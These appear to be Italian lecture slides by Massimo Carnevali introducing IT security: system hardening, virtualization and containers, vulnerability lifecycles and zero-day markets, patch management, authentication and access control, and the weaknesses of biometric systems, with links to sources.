
Le tecniche di hardening includono:

- disattivazione di programmi e servizi non utilizzati
- controllo delle configurazioni del software
- controllo dei permessi e delle ACL sui file e verifiche di appropriatezza
- configurazione di parametri di sistema

Vale per il fisico ma anche per il virtuale, docker, serverless ecc.

Sistemi operativi e infrastrutture virtuali

Esempio: **N** Sistemi Operativi diversi virtualizzati su **una** macchina fisica.




UN sistema operativo su UNA macchina crea un’astrazione dell’hardware sotto forma di macchina virtuale.

Posso elevare il livello di astrazione pensando a N sistemi operativi che si appoggiano a M macchine virtuali in modo trasparente per l’utente.

Serve un Hypervisor (Xen, VirtualBox, VMWARE ecc.).

Sistemi operativi e infrastrutture virtuali



Passaggio successivo Container, perché portarsi dietro tutto il sistema operativo se mi serve solo una applicazione?

N sistemi operativi che si appoggiano a M macchine fisiche in modo trasparente per l'utente dove li trovo?
NEL CLOUD!

"Il cloud sono solo tanti computer sotto la scrivania di qualcun altro, ma per te questo è trasparente"

Metodologie diverse fra ambienti fisici, virtuali,container e cloud

Ci sono basi comuni ma anche differenze fra “hardenizzare” server fisici, virtuali (compreso quindi lo strato di virtualizzazione), container (attenzione anche a quelli “standard” trovati in rete) e serverless (acquisto “pezzi di server” nel cloud su cui far girare pezzi di mie applicazioni, sicurezza rimane a tutti i livelli).

Obiettivo comune: ridurre superficie di attacco

https://thenewstack.io/security-differences-containers-vs-serverless-vs-virtual-machines

Vulnerabilità

Massimo Carnevali


Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

Vulnerabilità

- Il concetto di vulnerabilità e il suo ciclo di vita

..

Vulnerabilità



Full disclosure come filosofia (dibattito)
https://en.wikipedia.org/wiki/Full_disclosure_(computer_security)

Parziale (ne parlo prima con il vendor) o totale (tutto subito). Pro e contro.
Patching è un costo esterno senza nessun valore per il produttore
(tipo inquinamento, mi debbono "costringere" a mettere i filtri per non inquinare).

Fonte: OWASP
https://www.owasp.org/index.php/Testing_Guide_Introduction

Vulnerabilità

Zero Day Vulnerability

Window of exposure = ∞

https://en.wikipedia.org/wiki/Zero-day_(computing)

Una vulnerabilità scoperta ma non resa pubblica (nemmeno al produttore).


Solitamente rivendute oppure tenute da parte per operazioni redditizie (anche governative).

Window of exposure infinita (o almeno finché qualcuno non se ne accorge).

Business nemmeno più nascosto

https://zerodium.com/


Vulnerabilità



Fonte Flexera Vulnerability review 2020
https://info.flexera.com/SVM-REPORT-Vulnerability-Review-2020

Tendenza al miglioramento.


Vulnerabilità



Fonte Flexera Vulnerability review 2020
https://info.flexera.com/SVM-REPORT-Vulnerability-Review-2020

Nell’84% dei casi patch disponibile il giorno stesso della segnalazione della vulnerabilità. Il rimanente 16% probabilmente non verrà mai patchato (vendor non esiste più, software fuori manutenzione ecc.)

Vulnerabilità




 7

Fonte Flexera Vulnerability review 2020
https://info.flexera.com/SVM-REPORT-Vulnerability-Review-2020

Pochi zero day scoperti: perché chi li ha scoperti è bravo a tenerli segreti? (se li uso in un attacco rischio di farmi scoprire e di perdere lo zero day)

Vulnerabilità




Fonte Flexera Vulnerability review 2017
http://www.flexerasoftware.com/enterprise/resources/research/vulnerability-review/

Quindi Acrobat Reader è:

- Diffuso
- Bucato
- Non patchato

Una manna per un attaccante!

Vulnerabilità



Quanto paga Zerodium per una vulnerabilità zero day.
(vedi anche la parte su “chi sono i cattivi”)

Patch management

http://en.wikipedia.org/wiki/Patch_(computing)
E' un sottoproblema del configuration management di particolare impatto sulle metodologie per la sicurezza dei sistemi.
To patch or not to patch?
Questa domanda ha una risposta risolvendo il problema seguente: il rischio di applicare al sistema la patch è superiore al rischio della vulnerabilità che la patch corregge?
E' un calcolo difficile e comunque deve essere effettuato all'interno di una metodologia chiara e ben pianificata.

Una corretta metodologia di patch management
può essere espressa in varie fasi
1. Baseline definition
2. Test Environments
3. Backout Plans
4. Patch collection and evaluation
5. Consolidation
6. Deployment
7. Reporting

Autenticazione Autorizzazione

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali

"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Autenticazione Autorizzazione

- Autenticazione, autorizzazione, identificazione
- Tecniche biometriche

..

Autenticazione, autorizzazione, identificazione

Accesso implica:

Identificazione
Autenticazione
Autorizzazione

Identificazione è la verifica dell'identità di una persona o di una cosa (es. sito web) tramite uno o più informazioni: “Chi sei tu ?” (utente).

Autenticazione è l'atto di verificare la verità di un attributo di un dato o di una informazione: “Dimostramelo !” (password).

Autorizzazione è la verifica che tu sia autorizzato a fare quello che stai facendo: “OK, puoi fare queste cose” (profilo). Può essere statica (“tutti gli amministrativi possono usare il programma di contabilità”) oppure dinamica (“gli amministrativi possono usare il programma di contabilità solo dopo aver timbrato l’entrata e fino a quando non timbrano l’uscita”).

Autenticazione, autorizzazione, identificazione

Autenticazione semplice o mutua

Autenticazione a 1-2-3 fattori

Passaggio dal virtuale al fisico

Autenticazione semplice (ad esempio banconota) o mutua (certezza reciproca).
Autenticazione a 1-2-3 fattori:

- Qualcosa che so (password)
- Qualcosa che ho (tessera bancomat)
- Qualcosa che sono (impronta digitale)

Bisogna poi fare il passaggio successivo per associare il virtuale con il reale/fisico (es. documento all'atto del rilascio delle credenziali). Associare uno userid ad una persona del mondo reale.

Non ripudio

E’ un tema prettamente giuridico, posso ripudiare la mia firma (elettronica)? Posso negarne la validità?

Vari fattori che influenzano il non ripudio:

- sintassi (è la tua firma?)
- semantica (hai capito ciò che stavi firmando?)
- volontà (hai firmato volontariamente?)
- identificazione (sei stato tu a firmare?)
- tempo (quando hai firmato?)
- luogo (dove hai firmato?)

Autenticazione, autorizzazione, identificazione

Access Control

Mandatory
Discretionary

Access control.

Discretionary (DAC): politica standard, tipica dei sistemi commerciali. Il proprietario di un oggetto decide di assegnargli i diritti di accesso voluti. Errori di utenti o applicazioni mettono a rischio il sistema.

Mandatory (MAC): Il sistema viene rappresentato in termini di subjects (processi) e objects (devices, files, sockets, …). L'amministratore definisce esplicite policy su tutti gli accessi, ossia gli usi che i subjects fanno degli objects. Complesso da gestire.

Implementazione MAC= SeLinux (kernel modificato per supportare MAC)
https://selinuxproject.org/

Tecniche biometriche

Tecniche biometriche
http://en.wikipedia.org/wiki/Biometrics
(impronte digitali, vene della mano, scansione della retina, suono della voce ecc.)

Problemi dei sistemi biometrici

- FAR e FRR
- Caratteristiche fisiche instabili e variabili
- Integrità fisica del soggetto!

Problemi dei sistemi biometrici:

FAR (False Acceptance Rate) e FRR (False Rejection Rate), entrambi migliorabili ma facendo crescere i costi

Le caratteristiche fisiche sono instabili e variabili (ferita sulla mano, voce distorta per raffreddore, pupille dilatate da alcool ecc.)

Possono mettere a repentaglio l'integrità fisica del soggetto

Tecniche biometriche

Problemi dei sistemi biometrici:


- Facile da copiare (e non si può cambiare!)

Problemi dei sistemi biometrici:
http://www.dw.com/en/german-defense-minister-von-der-leyens-fingerprint-copied-by-chaos-computer-club/a-18154832

Facile da copiare (e non si può cambiare!)

Anche se la rubano sono nei guai (https://www.wired.com/2015/09/opm-now-admits-5-6m-feds-fingerprints-stolen-hackers/)

Iride? Voce? Faccia?



L'iride è attaccabile con fotografie all'infrarosso e lenti a contatto:
https://www.youtube.com/watch?v=4VrqufsHpS4

La voce con registrazioni vocali
https://www.youtube.com/watch?v=JRLNdcmRcFY

La faccia con ricostruzioni di immagini
https://www.wired.com/2016/08/hackers-trick-facial-recognition-logins-photos-facebook-thanks-zuck/

Tecniche biometriche

- **Ti riconosco da come cammini**
- **Riconosco il battito univoco del tuo cuore**
- Sento le tue emozioni e vedo come ti muovi in casa attraverso i muri (?)
- La composizione del tuo **microbioma**
- **Il tuo odore è univoco**
- **Il tuo sedere è univoco**

- Tecnologia Watrix che riconosce il cammino
  https://www.scmp.com/tech/start-ups/article/2187600/chinese-police-surveillance-gets-boost-ai-start-watrix-technology-can
  http://www.watrix.ai/en/gait-recognition/
- Riconosco il battito del tuo cuore da lontano, attraverso i vestiti (leggeri)
  https://www.technologyreview.com/s/613891/the-pentagon-has-a-laser-that-can-identify-people-from-a-distanceby-their-heartbeat/
- Paper sul tracciamento indoor tramite radar e wifi
  https://people.csail.mit.edu/cyhsu/papers/marko_chi19.pdf
  http://eqradio.csail.mit.edu/files/eqradio-paper.pdf
  https://arxiv.org/pdf/1810.10109.pdf
- Univocità microbioma individuale
  https://www.pnas.org/content/112/22/E2930.abstract
- Odore può essere influenzato da ambiente e contatti
- https://www.wired.com/2011/12/biometric-car-seat/

Sicurezza del software

Massimo Carnevali

Massimo Carnevali
posta@massimocarnevali.com
https://it.linkedin.com/in/massimocarnevali


"Master lock with root password" di Scott Schiller - Flickr: Master lock, "r00t" password. Con licenza CC BY 2.0 tramite Wikimedia Commons

Sicurezza del software

- Sicurezza applicazioni web
- Secure software lifecicle


..

Sicurezza applicazioni web



...

Sicurezza applicazioni web




Software remains vulnerable because the benefits created by insecure products far outweigh the downsides. Once that changes, software security will improve—but not a moment before. When we start having complete and long-lasting internet outages, companies being knocked offline for days or weeks and going out of business, and **large numbers of people dying**, then we'll see a serious push for secure software.


Immagine via https://danielmiessler.com/blog/the-reason-software-remains-insecure/

Primo decesso causa ransomware https://www.zdnet.com/article/first-death-reported-following-a-ransomware-attack-on-a-german-hospital/

